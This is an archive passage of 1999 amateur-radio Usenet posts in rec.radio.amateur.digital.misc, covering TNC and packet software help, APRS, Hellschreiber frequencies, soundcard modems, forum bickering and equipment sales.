2287. Re: help packet newbie software

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-11 00:00:00 UTC
From: ke4zv@bellsouth.net
Message-ID: <37aa83ed.1189171041@news.atl.bellsouth.net>
Source record: 18293

On Tue, 11 May 1999 13:58:56 GMT, dkrause@citcom.net (Daniel G. Krause) wrote:
>I am a new amateur, and just traded a ht for a mfj1270b tnc - gotta
>get the cable wired for my kenwood, but no software came with this
>unit - what software do I use with my ibm [win95] computer to work
>packet with this tnc? Again, am a beginner so appreciate your kind
>comments. Tnx...
>Dan
>
>Amateur Radio KF4TVB

Under the Accessories folder of Win95 you'll find a program called
Hyperterm. It will work with the TNC. Just configure it for a local
connection and set the speed, number of bits, and parity to match
the settings in the TNC. A TNC is a Terminal Node Controller, as
such it is designed to work with a dumb Terminal. Hyperterm
allows your Win95 computer to emulate a dumb terminal.

There are fancier terminal programs available, designed to automate
the command line tasks you have to do with a dumb terminal. But
Hyperterm is already on your system, and will work with the TNC
the way it was designed to be used.

Gary
Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
534 Shannon Way | We break it |
Lawrenceville, GA | Guaranteed |

2288. Re: packet in Killeen TX

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-11 00:00:00 UTC
From: clarke@aztec.asu.edu
Message-ID: <7ha65p$7vv$1@news.asu.edu>
Source record: 18294

Go to the TAPR Directory. You can download the whole list for Texas.

Jack VE3EED/W7
Chandler,AZ
--

2289. Re: help packet newbie software

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-11 00:00:00 UTC
From: Rick Ruhl <ricker@cssincorp.com>
Message-ID: <#Zbe#7An#GA.247@cpmsnbbsa02>
Source record: 18295

Daniel,

If you're going to Dayton, come by both 112. We'll be showing the first and only Windows 95/98 and Windows NT host mode program for the MFJ TNC's, Multicomm Host.

Daniel G. Krause wrote in message <3738374a.48043533@nntp.citcom.net>...
>I am a new amateur, and just traded a ht for a mfj1270b tnc - gotta
>get the cable wired for my kenwood, but no software came with this
>unit - what software do I use with my ibm [win95] computer to work
>packet with this tnc? Again, am a beginner so appreciate your kind
>comments. Tnx...
>Dan
>
>Amateur Radio KF4TVB

2290. Re: help packet newbie software

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-11 00:00:00 UTC
From: Ralph Mowery <rmowery@ibm.net>
Message-ID: <3738D6C2.556A6F63@ibm.net>
Source record: 18296

Hope you got the book with it. Just use any terminal program
designed to work with a modem to test it out. Treat it just as you
would an external modem. You will need to send some commands by
holding the control key of the computer. There is special packet
softwear that may make it eaiser to operate, but ynless you do a lot
with it, you won't need it.

"Daniel G. Krause" wrote:
>
> I am a new amateur, and just traded a ht for a mfj1270b tnc - gotta
> get the cable wired for my kenwood, but no software came with this
> unit - what software do I use with my ibm [win95] computer to work
> packet with this tnc? Again, am a beginner so appreciate your kind
> comments. Tnx...
> Dan
>
> Amateur Radio KF4TVB

2291. Re: What they're saying on Packet [DG4FDI]

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-11 00:00:00 UTC
From: kh2d@my-dejanews.com
Message-ID: <7harf0ntl1@brokaw.wa.com>
Source record: 18297

Hamish Moffatt <hamish@rising.com.au> wrote:

>OK, so Charles does say the same thing over and over -- but like I said,
>have you tried listening to what he has to say? It seems reasonable to me.

That's good. You're the first one. Charlie needs all the support he can get.

By the way, how much is two pence in real money ?

73, Jim KH2D

2292. 9600bps radios

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-12 00:00:00 UTC
From: bheaton@rmi.net
Message-ID: <3738de6f.86499440@news.rmi.net>
Source record: 18198

Can anyone recommend a commercial dual band radio with good 9600bps performance out of the box?

73, N5VFF

2293. Re: What they're saying on Packet [DG4FDI]

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-12 00:00:00 UTC
From: Hamish Moffatt <hamish@rising.com.au>
Message-ID: <7hapmi$6db$3@arachne.labyrinth.net.au>
Source record: 18199

Jim Kehler <kh2d@my-dejanews.com> wrote:
> Hamish Moffatt <hamish@rising.com.au> wrote:

>>Have you tried listening to what he has to say? He's trying to encourage
>>more use of the radio, rather than just using the internet to do it.
>>I can't see how anyone can have a problem with that.

> Charlie has nothing new to 'say'. Anything he 'says' he has typed before.
> For years. Over and over. SSDD. Charlie has nothing constructive to 'say'.

OK, so Charles does say the same thing over and over -- but like I said,
have you tried listening to what he has to say? It seems reasonable to me.

Hamish VK3SB
--
Hamish Moffatt Mobile: +61 412 011 176 hamish@rising.com.au

Rising Software Australia Pty. Ltd.
Developers of music education software including Auralia & Musition.
31 Elmhurst Road, Blackburn, Victoria Australia, 3130
Phone: +61 3 9894 4788 Fax: +61 3 9894 3362 USA Toll Free: 1-888-667-7839
Internet: http://www.rising.com.au/

2294. Re: help packet newbie software

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-12 00:00:00 UTC
From: Hamish Moffatt <hamish@rising.com.au>
Message-ID: <7hapu6$6db$4@arachne.labyrinth.net.au>
Source record: 18200

Ralph Mowery <rmowery@ibm.net> wrote:
> Hope you got the book with it. Just use any terminal program
> designed to work with a modem to test it out. Treat it just as you
> would an external modem. You will need to send some commands by
> holding the control key of the computer. There is special packet
> softwear that may make it eaiser to operate, but ynless you do a lot
> with it, you won't need it.

You can download the MFJ 1270C manual from www.mfjenterprises.com.
It's close enough to the B to be just fine. I too bought a 1270B recently,
without manual etc.

The only thing missing from the manual is a good explanation of the
jumper settings. It says how to enable the 2400 modem in my 1270BT, but
not how to get the 1200 back! Which is all I want to use for now.

Hamish
--
Hamish Moffatt Mobile: +61 412 011 176 hamish@rising.com.au

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Internet: http://www.rising.com.au/

2295. Timewave at Dayton, Booth 111, but not on List

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-12 00:00:00 UTC
From: rgawtry@timewave.com
Message-ID: <7har73$686$1@news.minn.net>
Source record: 18201
Cross-posted to:
alt.ham-radio.packet,alt.ham-radio.vhf-uhf,rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.misc

We have had a flood of inquiries about not having a booth at the Dayton Hamvention, because we are not listed on "The final list of 1999 Hamvention Exhibitors" on the Hamvention website. Timewave will definitely be at Dayton at Booth 111. We registered late and it appears the "final list" is the last one they posted, but does not have all the exhibitors who may have registered late. (I notice Kantronics is not on the list either, but I don't know if they will have a booth or not.)

Check our website (www.timewave.com) for any late info on new products (PK-232/DSP Multimode Controller, PK-900/DSP upgrade, DSP-232 Pactor upgrade, PC Pakratt 2.1 software upgrade) that we will introduce at Dayton.

Stop at Booth 111 to see the new goodies and a software demonstration. Peter, KC0CLY and Randy, K0CBH will man the Timewave booth.

Thank you all for your support.

73,
Randy Gawtry, K0CBH
Timewave Technology Inc.
.

2296. W.T.B. t.n.c. programs

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-12 00:00:00 UTC
From: LeRoy Prosic <ve3lgp@tct.net>
Message-ID: <7hb4m0$os5@sabik.tct.net>
Source record: 18202

I would like to purchase A.E.A. / Time Wave T.N.C. programs for the PK 232
M.B.X.. I have a Michigan mailing address.

2297. Soundcard "modems" [off-topic]

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-12 00:00:00 UTC
From: "D. Stussy" <kd6lvw@bde-arc.ampr.org>
Message-ID: <Pine.LNX.3.96.990512062427.3919J-100000@dns.bde-arc.ampr.org>
Source record: 18203

Although a bit off topic, one of my friends (who's NOT a ham) asked me about using a sound card to demodulate telco Caller-ID.

Do any of you guys who have used a soundcard as a TNC-type modem have any experience using it also as a telco-type modem?

Thanks.

2298. ON6TS fact sheet UPDATE

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-12 00:00:00 UTC
From: Albert Aerts <no@spam.be>
Message-ID: <7hca6ooid1@xenon.inbe.net>
Source record: 18204

The "ON6TS Fact Sheet" which is accessible through "The Aerts Family homepage" has been updated.

http://gallery.uunet.be/albert.aerts

2299. Hellschreiber FRQ wanted

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-12 00:00:00 UTC
From: sdem4393 <sdem4393@euronet.be>
Message-ID: <7hcdt5$kpp@news3.euro.net>
Source record: 18205

HY,

Sorry to all specialist, I am just a listener leaving in Belgium and I would like to know
where I can find Hellschreiber Frequencies ?
Until now, I just found 14060/104061/14062 Khz.

Thank's

sdem4393@euronet.be

2300. Navtex (SITOR B) using sound card ?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-12 00:00:00 UTC
From: sdem4393 <sdem4393@euronet.be>
Message-ID: <7hcdtd$kpp@news3.euro.net>
Source record: 18206

Hello,

can any one tell me of a good rtty (navtex-sitor B) decoding program using
the soundcard of
my pc preferably one that runs in windows
(like CWGET for CW or IZ8BLY Hellschreiber.exe for hellschreiber)

thanks

sdem4393@euronet.be

2301. Re: What they're saying on Packet [DG4FDI]

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-12 00:00:00 UTC
From: Tom Fanning <tom.f@btinternet.com>
Message-ID: <7hciom$8u3$1@plutonium.btinternet.com>
Source record: 18207

I do not know where you are but here we pay 4.2p minimum call charge
whenever we go on the net. And I am not stifling other's arguments but
simply saying that this is rec.radio.amateur.digital.misc and not
alt.letshaveanargument.please
It is ironic because you are stifling my argument also and complaining about
it.

--
Regards,
Tom 2E1EPQ
tom.f@btinternet.com
Gareth Rowlands <gareth@lightfox.demon.co.uk> wrote in message
news:19990511.184122.20@lightfox.demon.co.uk...
> In article <7h9t6h$hv9$2@plutonium.btinternet.com>,
> tom.f@btinternet.com ("Tom Fanning") wrote:
>
> > Here in the UK we have to pay for time on the internet and I don't,
> > like many others, have that much money.
>
> > Essentially I have to _pay_ to watch your petty arguments.
>
> Tom, ... sorry, but you can't stifle other people's arguments
> and opinions by saying that you're the one who's paying to read them.
>
> If time on line's a problem, try and configure your newsreader not
> to download 'expensive' items, or do what I do, and only hit the
> net after the beer money's been sorted out.
>
> > Well that's my 2 pence worth.
>
> With a 56K modem at evening rate, this message has cost you approx
> 0.006p to download.
>
> 73, Gareth.
>

2302. Re: What they're saying on Packet [DG4FDI]

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-12 00:00:00 UTC
From: Tom Fanning <tom.f@btinternet.com>
Message-ID: <7hcion$8u3$2@plutonium.btinternet.com>
Source record: 18208

Sorry but it was an english expression. It was not meant to be literally
taken! :-)

--
Regards,
Tom
tom.f@btinternet.com
Jim Kehler <kh2d@my-dejanews.com> wrote in message
news:7harf0ntl1@brokaw.wa.com...
> Hamish Moffatt <hamish@rising.com.au> wrote:
>
> >OK, so Charles does say the same thing over and over -- but like I said,
> >have you tried listening to what he has to say? It seems reasonable to
me.
>
> That's good. You're the first one. Charlie needs all the support he can
get.
>
> By the way, how much is two pence in real money ?
>
> 73, Jim KH2D
>
>
>

2303. Re: What they're saying on Packet [DG4FDI]

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-12 00:00:00 UTC
From: gareth@lightfox.demon.co.uk
Message-ID: <19990512.191550.13@lightfox.demon.co.uk>
Source record: 18209

In article <7hciom$8u3$1@plutonium.btinternet.com>,
tom.f@btinternet.com ("Tom Fanning") replied thus:

> I do not know where you are but here we pay 4.2p minimum call charge
> whenever we go on the net.

Tom, take a peep at the last two letters of my e-mail address - that
will probably provide a little cluette.

> It is ironic because you are stifling my argument also and complaining about
> it.

Those words may look good in 'Student Grant', but they won't do much
for your cred here. If you're looking for a good signal-to-noise ratio,
your best bet is to seek out a mailing list that reflects your interests.

Post here all you like, but please don't come down harsh on the
'entertainment'.

73, Gareth.

--
http://www.rat.org.uk/

2304. Re: Hellschreiber FRQ wanted

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-13 00:00:00 UTC
From: Fred <as149@detroit.freenet.org>
Message-ID: <3739e33b@news.iprolink.co.nz>
Source record: 18210

Hi there,

Yes you have the right frequencies for Hellschreiber - 14.061 to 14.065 MHz.
We should not use below 14.061 because that puts us in the QRP CW area.

There is some activity on 7.035 to 7.045, and 10.133 to 10.139 MHz as well.

There is activity on 80m in many parts of the world (here it is 3560 kHz),
but you will need to enquire locally for that - I will give some local
contacts for you.

I suggest you subscribe to the Hellschreiber Reflector (automatic email
list)
for all the news as it happens, and even pictures of what others are
receiving.

You can do that on the front page of my web site:

http://www.qsl.net/zl1bpu

You may be interested to know that there are several active listeners on
Hell in Belguim and Holland, and several active amateurs:

ON4CLR Luc Charleroi
ON4EV Jean Charleroi
ON4VT Danny Van Tricht Hulshout ON4VT@ping.be
ON5HY Guy Mons
ON5PS Claude Rolain Montigny le Tilleul
claude.rolain@pophost.eunet.be
ON6XG Frank Antwerpen

(That was a clip from the "Hellschreiber Call Book", also available from my
web site).

73,

Murray ZL1BPU

2305. Re: help packet newbie software

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-13 00:00:00 UTC
From: nielsen@primenet.com
Message-ID: <slrn7jkr08.27u.nielsen@bob.localnet>
Source record: 18211

On 12 May 1999 02:44:22 GMT, Hamish Moffatt <hamish@rising.com.au> wrote:
>Ralph Mowery <rmowery@ibm.net> wrote:
>> Hope you got the book with it. Just use any terminal program
>> designed to work with a modem to test it out. Treat it just as you
>> would an external modem. You will need to send some commands by
>> holding the control key of the computer. There is special packet
>> softwear that may make it eaiser to operate, but ynless you do a lot
>> with it, you won't need it.
>
>You can download the MFJ 1270C manual from www.mfjenterprises.com.
>It's close enough to the B to be just fine. I too bought a 1270B recently,
>without manual etc.
>
>The only thing missing from the manual is a good explanation of the
>jumper settings. It says how to enable the 2400 modem in my 1270BT, but
>not how to get the 1200 back! Which is all I want to use for now.

You might check the TAPR TNC-2 manual(s) at
ftp://ftp.tapr.org/software_lib/tnc/tncdocs.exe (self-extracting zip file,
but 'unzip -aL' should work from Linux). This is a bit closer to the 1270B
than the 1270C manual. There are schematics available in the same
directory. Unfortunately it won't help with the 1270BT's 2400 baud modem.

Bob

--
Bob Nielsen Internet: nielsen@primenet.com
Tucson, AZ AMPRnet: w6swe@w6swe.ampr.org
DM42nh http://www.primenet.com/~nielsen

2306. Re: how to get my TNC running in Linux ?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-13 00:00:00 UTC
From: "Jeffrey M. Swiger" <N8NOE@Ameritech.Net>
Message-ID: <373A774F.B5E5BAC5@Ameritech.Net>
Source record: 18212

Linux & paket are fine! Try finding a way to get your WindowsCE to talk to a PK-88...Any Ideas? I do
have the HP200LX running APRS though... CE IS JUNK!!!! Jeff N8NOE

Bob Nielsen wrote:

> On Wed, 10 Mar 1999 13:23:54 GMT,
> John Ackermann <john.ackermann@daytonOH.ncr.com> wrote:
> >In article <7c39fp$dso@freenet-news.carleton.ca>, do440@FreeNet.Carleton.CA (Orin Durey) wrote:
> >>
> >>Can I get a MFJ-1278B to run under minicom too? Any other Linux
> >>possibilities to replace MFJ's Multicomm?
> >>
> >>Thanks, Orin
> >
> >Minicom works fine as a terminal program, and as long as you're talking to the
> >TNC in command mode (rather than KISS or DED) it should work fine. The only
> >problem with minicom (at least the version distributed with Debian Linux) is
> >that it skips the 4800 baud speed setting -- you can do 2400 or 9600, or
> >others on either side, but 4800 isn't there. That's annoying because 4800 is
> >a good speed to talk to a 1200 baud TNC, and it's also the speed that most GPS
> >units talk.
>
> John,
>
> I have the Debian 1.82-3 minicom package installed (slink) and it has a 4800
> baud setting.
>
> Bob
>
> --
> Bob Nielsen Internet: nielsen@primenet.com
> Tucson, AZ AMPRnet: w6swe@w6swe.ampr.org
> DM42nh http://www.primenet.com/~nielsen

--
" What A LONG Strange Trip It's Been! "
Jeffrey M. Swiger
*** N8NOE ***

2307. Re: Looking for Info on APRS

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-13 00:00:00 UTC
From: "Jeffrey M. Swiger" <N8NOE@Ameritech.Net>
Message-ID: <373A7CB5.DDDAB680@Ameritech.Net>
Source record: 18213

Any TNC will run APRS, a Baycom DON'T... I use a PK-88, But a KPC-3 Is good..
Just do it, and enjoy....73 Good luck

NoFixxxer wrote:

> Hello,
>
> I'm interested in getting into APRS, if anyone can reccomend a cheap, but
> fully featured TNC for this task, can they please let me know. I have heard
> the KPC-3+ Is my best bet, but am not positive on that.
>
> Much appreciated.
>
> Paul Heaney
> VA3HST
> NoFixxxer@Hotmail.com

--
" What A LONG Strange Trip It's Been! "
Jeffrey M. Swiger
*** N8NOE ***

2308. Re: Terminal Programs for WinCE?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-13 00:00:00 UTC
From: "Jeffrey M. Swiger" <N8NOE@Ameritech.Net>
Message-ID: <373A7E08.6C6228D4@Ameritech.Net>
Source record: 18214

I'm looking for just a Terminal that will allow me to talk to the PK-88.. I'm using a HP620LX, not a Palmtop but I hear there is somthing for those. I'm also looking for a tracking program for the CE system.. I use a HP200LX (DOS based Handheld) and don't have the problem with CE.. My sugestion, Avoid ANY WindowsCE system...73 Jeff (But if you find a Terminal or tracking let me know?... Thanks)

"John K. Scoggin, Jr." wrote:

> I was looking at the variety of WinCE machines at CompUSA last weekend.
> They look like
> they might be quite adequate for mobile/portable packet and Pactor usage.
>
> Does anyone know of a terminal program for a Kantronics TNC that will run
> under WinCE
> (other than something like HyperTerm :-)?
>
> 73's
>
> John
> N3SKO / AAT3BF

--
" What A LONG Strange Trip It's Been! "
Jeffrey M. Swiger
*** N8NOE ***

2309. Re: HP200LX, Kantronics PC3, and compatible software

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-13 00:00:00 UTC
From: "Jeffrey M. Swiger" <N8NOE@Ameritech.Net>
Message-ID: <373A7F03.5F31CFF0@Ameritech.Net>
Source record: 18215

KEEP THE HP200LX!!!! How or did you get Paket to work on the HP620LX? If you did how? How about tracking software? I got the 200LX running Traksat and pinned for a Baycom, but have a PK-88 also with my FT-847...73 Jeff

jlbowman wrote:

> Just dusted off a packet project from almost 10 years ago.... have a neat,
> integrated KPC3 with Daiwa RX/TX amplifier (VHF), Yaesu FT 11R, and room to
> strap a keyboarded-PDA on the customized project box enclosure to get up and
> running.
>
> Problem is will have to restore all software on HP200LX (have one in great
> shape) or a HP620LX (suffered same long period of neglect after buying
> several Palms, a few months ago).
>
> Looking for suggestions on which to use, what software would be best...
> where to find it
>
> Would probably prefer to use the HP200LX.... if I can figure out how to get
> the software over to it....have lots of accessories... seems a shame to
> waste.. even have a Geiger counter interface!!!
>
> Any thoughts???
>
> AA9GP

--
" What A LONG Strange Trip It's Been! "
Jeffrey M. Swiger
*** N8NOE ***

2310. Re: HP200LX, Kantronics PC3, and compatible software

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-13 00:00:00 UTC
From: "Jeffrey M. Swiger" <N8NOE@Ameritech.Net>
Message-ID: <373A7F2B.C303F2A6@Ameritech.Net>
Source record: 18216

KEEP THE HP200LX!!!! How or did you get Paket to work on the HP620LX? If you did how? How about tracking software? I got the 200LX running Traksat and pinned for a Baycom, but have a PK-88 also with my FT-847...73 Jeff

jlbowman wrote:

> Just dusted off a packet project from almost 10 years ago.... have a neat,
> integrated KPC3 with Daiwa RX/TX amplifier (VHF), Yaesu FT 11R, and room to
> strap a keyboarded-PDA on the customized project box enclosure to get up and
> running.
>
> Problem is will have to restore all software on HP200LX (have one in great
> shape) or a HP620LX (suffered same long period of neglect after buying
> several Palms, a few months ago).
>
> Looking for suggestions on which to use, what software would be best...
> where to find it
>
> Would probably prefer to use the HP200LX.... if I can figure out how to get
> the software over to it....have lots of accessories... seems a shame to
> waste.. even have a Geiger counter interface!!!
>
> Any thoughts???
>
> AA9GP

--
" What A LONG Strange Trip It's Been! "
Jeffrey M. Swiger
*** N8NOE ***

2311. Re: APRS on Baycom

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-13 00:00:00 UTC
From: "Jeffrey M. Swiger" <N8NOE@Ameritech.Net>
Message-ID: <373A80FD.2E4B3070@Ameritech.Net>
Source record: 18217

Here are the 2 biggest to share the Baycom information with. You might also try TAPR and see there? To the best of my kknowladge, there are NO APRS programs for the baycom at all. I use a DOS version on the HP200LX and this works well. you can find it at tapr, but this stupid WinCE machine and paket/traking are impossible.. Good Luck, and I hoe this helps.. If it get to the SUPER site, Mitch will yell at me to hook the Baycom up and get ready.....73 N8NOE

http://www.baycom.org/
http://www.palmtop.net/supernew.html

alfred1520@my-dejanews.com wrote:

> Hi All,
>
> Greetings.
>
> I wrote a simple DOS program for GPS moving map display (perfect
> for HP200LX but terrible user interface)
> (http://www.geocities.com/CapeCanaveral/Hangar/9412/)
>
> I have added packet capability via ax25.com (used for NOS) to received
> APRS packets using Baycom. The development version (not on the web yet)
> will display all APRS stations that it can recognized (i.e. GPS strings
> and =.... or !.... format.)
>
> In my brief search I did not find any Baycom compatible APRS program
> so I am interested in sharing my result. I'll be happy to distribute
> it freely for amateur radio used. However, I am totally new to APRS
> (packet wise) least APRS (the program) so I am very interested in
> learning everything about APRS message formatting, anything about
> WIDE, TRACE, RELAY, etc. and what feature set is most interesting.
> I will be glad to read them myself if I am given a pointer to a
> specific web page.
>
> Thank you for your help.
>
> 73,
> Alfred - KE6KGV
>
> p.s. cc me a copy of your posting if you don't mind.
>
> ----------== Posted via Deja News, The Discussion Network ==----------
> http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

--
" What A LONG Strange Trip It's Been! "
Jeffrey M. Swiger
*** N8NOE ***

2312. help needed with siskin multicat and ft757 mk1

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-13 00:00:00 UTC
From: GM4JNW <les@norton1952.freeserve.co.uk>
Message-ID: <7heq6a$3t1$1@news8.svr.pol.co.uk>
Source record: 18218

have got a multicat interface for use with ft757gx mark one
does anyone use this config if so would like to contact you
for help please email les@norton1952.freeserve.co.uk

2313. Re: Using 2 soundcards on the same PC ?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-13 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7jlrgp.vnd.nomail@linux.pe1chl.ampr.org>
Source record: 18219

Tom Fanning <tom.f@btinternet.com> wrote:
>You would need to get two sound cards that used very few IRQs between them.
>The lowest number of IRQs that I have EVER seen a sound card with is 2. (My
>AWE32 value)

It isn't a hardware problem, it's a Windows problem. Even if you
would have two cards that don't conflict, you can't use them simultaneously
in Windows. Linux shows that this is possible.

(btw: my Gravis Ultrasound cards can operate on one IRQ each)

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

2314. Baycom modem to USB port?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-13 00:00:00 UTC
From: Marty <marty-k2@snet.net>
Message-ID: <373B204E.13872DE8@snet.net>
Source record: 18220
Cross-posted to: alt.ham-radio.packet,rec.radio.amateur.digital.misc

Can a Baycom modem, such as a BP-1, can be connected through the a USB port, and if so, how it would be wired?

I would in particular like to use such a hookup with the AGW program. Would it be configured as a Baycom serial port?

Any references, suggestions or comments will be appreciated.

Marty K1FHR

2315. Re: MAKES LOTS OF MONEY..please read on

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-13 00:00:00 UTC
From: Bis Wichy <wichy@dallas.net>
Message-ID: <926625246.705.87@news.remarQ.com>
Source record: 18221
Cross-posted to: rec.pyrotechnics,rec.radio.amateur.antenna,rec.radio.amateur.boatanchors,rec.radio.amateur.digital.misc,rec.radio.amateur.dx,rec.radio.amateur.equipment,rec.radio.amateur.homebrew,rec.radio.amateur.misc,rec.radio.amateur.policy,rec.radio.amateur.

Waaay too complicated! Life should be simple...

Just send $1 to:

SignalOne purchase fund
c/o WD0HCO
5129 Pruitt St.
The Colony, TX 75056

and make someone very happy.

Remember, a ham is a terrible thing to waste...

2316. Help need circuit 60w for FM transmitter

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-13 00:00:00 UTC
From: Oscar Pi&#65533;ones <pinones.oscar.oe@bhp.com.au>
Message-ID: <7hfcda$dfc15@atbhp.corpmel.bhp.com.au>
Source record: 18222

Hi,

I am looking for electronic schematic diagrams in order to build my own non commercial radio station.
I would really appreciate if somebody can help me in locating this information and anything else regarding this topic.

Thanks,

Oscar

2317. Help - Mobile phone conversions

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-13 00:00:00 UTC
From: Alf <perez.alfonso.am@bhp.com.au>
Message-ID: <7hffi2$dfc18@atbhp.corpmel.bhp.com.au>
Source record: 18223

I would appreciate if anyone has informartion regarding celular phone conversions and modifications, particularly Motorola MicroTac 7500 and Nokia 101.

We want to develop an alarm system for industrial remote equipment monitoring using the celular phone as a transmitter for analog data. the monitoring celurar phone needs to be on scan mode to be able to pick up and feed various transmitting mobile phones located on the different equipment.

Any information or references to similar projects would be very much appreciated indeed.

Regards,
Alf

2318. Re: Baycom modem to USB port?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-13 00:00:00 UTC
From: Jeff McLeman <jeffmcleman@hotmail.com>
Message-ID: <7hff7h$kb3$1@brokaw.wa.com>
Source record: 18224
Cross-posted to: alt.ham-radio.packet,rec.radio.amateur.digital.misc

A USB to serial converter would have to be made. USB is not RS232.

Marty <marty-k2@snet.net> wrote in message
news:373B204E.13872DE8@snet.net...
> Can a Baycom modem, such as a BP-1, can be connected through the a USB
> port, and if so, how it would be wired?
>
> I would in particular like to use such a hookup with the AGW program.
> Would it be configured as a Baycom serial port?
>
> Any references, suggestions or comments will be appreciated.
>
> Marty K1FHR

2319. Re: Help - Mobile phone conversions

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-13 00:00:00 UTC
From: kh2d@my-dejanews.com
Message-ID: <7hfmenpll1@brokaw.wa.com>
Source record: 18225

"Alf" <perez.alfonso.am@bhp.com.au> wrote:

>I would appreciate if anyone has informartion regarding celular phone
>conversions and modifications, particularly Motorola MicroTac 7500
>and Nokia 101.

Alf,

I don't know if you realize or not, but this is an amateur radio
newsgroup. We are not allowed (in the U.S. anyway) to LISTEN to
cell phone frequencies, much less modify cell phones.

I think you need to tell the boss that your project isn't a
do-it-yourself idea, and then go hire an RF engineer.

73, Jim KH2D

2320. Re: Help - Mobile phone conversions

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-13 00:00:00 UTC
From: pcr@ten.ci
Message-ID: <373b631f.0@news.ic.net>
Source record: 18226

In article <7hffi2$dfc18@atbhp.corpmel.bhp.com.au>, perez.alfonso.am@bhp.com.au says...
>
>I would appreciate if anyone has informartion regarding celular phone
>conversions and modifications, particularly Motorola MicroTac 7500
>and Nokia 101.
>
>We want to develop an alarm system for industrial remote equipment
>monitoring using the celular phone as a transmitter for analog data.
>the monitoring celurar phone needs to be on scan mode to be able to pick up
>and feed various transmitting mobile phones located on the different
>equipment.
>

Highly unlikely to work. Cellphones don't listen to other cellphones, they listen to the tower. Also, the range would be quite short.

There's lots of simplex radio gear out that will do what you want.

--
...phil
Copyright, Phillip C. Reed, 1999.
Naughty words: eWorks! OT7 AOL bomb Green Card hack phreak breast sex
PGP fingerprint = C5 41 B5 9E B4 56 0C C3 26 FC B9 ED BC D7 CA 8B

2321. Re: What they're saying on Packet [DG4FDI]

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-13 00:00:00 UTC
From: Tom Fanning <tom.f@btinternet.com>
Message-ID: <7hgif9$96j$1@plutonium.btinternet.com>
Source record: 18227

OK fine I will shut up now but you are still wrong about the price.

--
Regards,
Tom
tom.f@btinternet.com
Gareth Rowlands <gareth@lightfox.demon.co.uk> wrote in message
news:19990512.191550.13@lightfox.demon.co.uk...
> In article <7hciom$8u3$1@plutonium.btinternet.com>,
> tom.f@btinternet.com ("Tom Fanning") replied thus:
>
> > I do not know where you are but here we pay 4.2p minimum call charge
> > whenever we go on the net.
>
> Tom, take a peep at the last two letters of my e-mail address - that
> will probably provide a little cluette.
>
> > It is ironic because you are stifling my argument also and complaining
about
> > it.
>
> Those words may look good in 'Student Grant', but they won't do much
> for your cred here. If you're looking for a good signal-to-noise ratio,
> your best bet is to seek out a mailing list that reflects your interests.
>
> Post here all you like, but please don't come down harsh on the
> 'entertainment'.
>
> 73, Gareth.
>
> --
> http://www.rat.org.uk/

2322. INFO: Transfer Protocol

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-14 00:00:00 UTC
From: yv4fnc@cantv.NET
Message-ID: <000701be9dc7$ed9e9b80$2cf1c4a1@jose>
Source record: 18228

Hi, dear friends...

A friend of mine would like to know what kind of transfer protocol the HOST MASTER 3.11 software uses to transfer binary files...

Thanks in advance for your replies...

73 and Good Dx...

Hasta Luego...
yv4fnc@yv5nsf.radio.ve
yv4fnc@cantv.net

2323. FS: Reduced Motorola HT-90 UHF 4Watt

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-14 00:00:00 UTC
From: Tech 55 <ST1A55@email.msn.com>
Message-ID: <O0aSt#dn#GA.307@cpmsnbbsa05>
Source record: 18229
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.misc,rec.radio.swap

HT-90 UHF 450-470 4 Watt 2 Channel
Ch 1: TX 466.375 RX 461.375
Ch 2: TX/RX 461.375
DPL 245

Asking $35.00 + Shipping Or Best Offer

For Picture And More Info Visit: http://www.channel21.com/radio/tech55/

E-mail At: ST1A55@msn.com
Thanks!! Rich

2324. FS: STX After Market Programming Cable

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-14 00:00:00 UTC
From: Tech 55 <ST1A55@email.msn.com>
Message-ID: <uP$LH#dn#GA.256@cpmsnbbsa05>
Source record: 18230
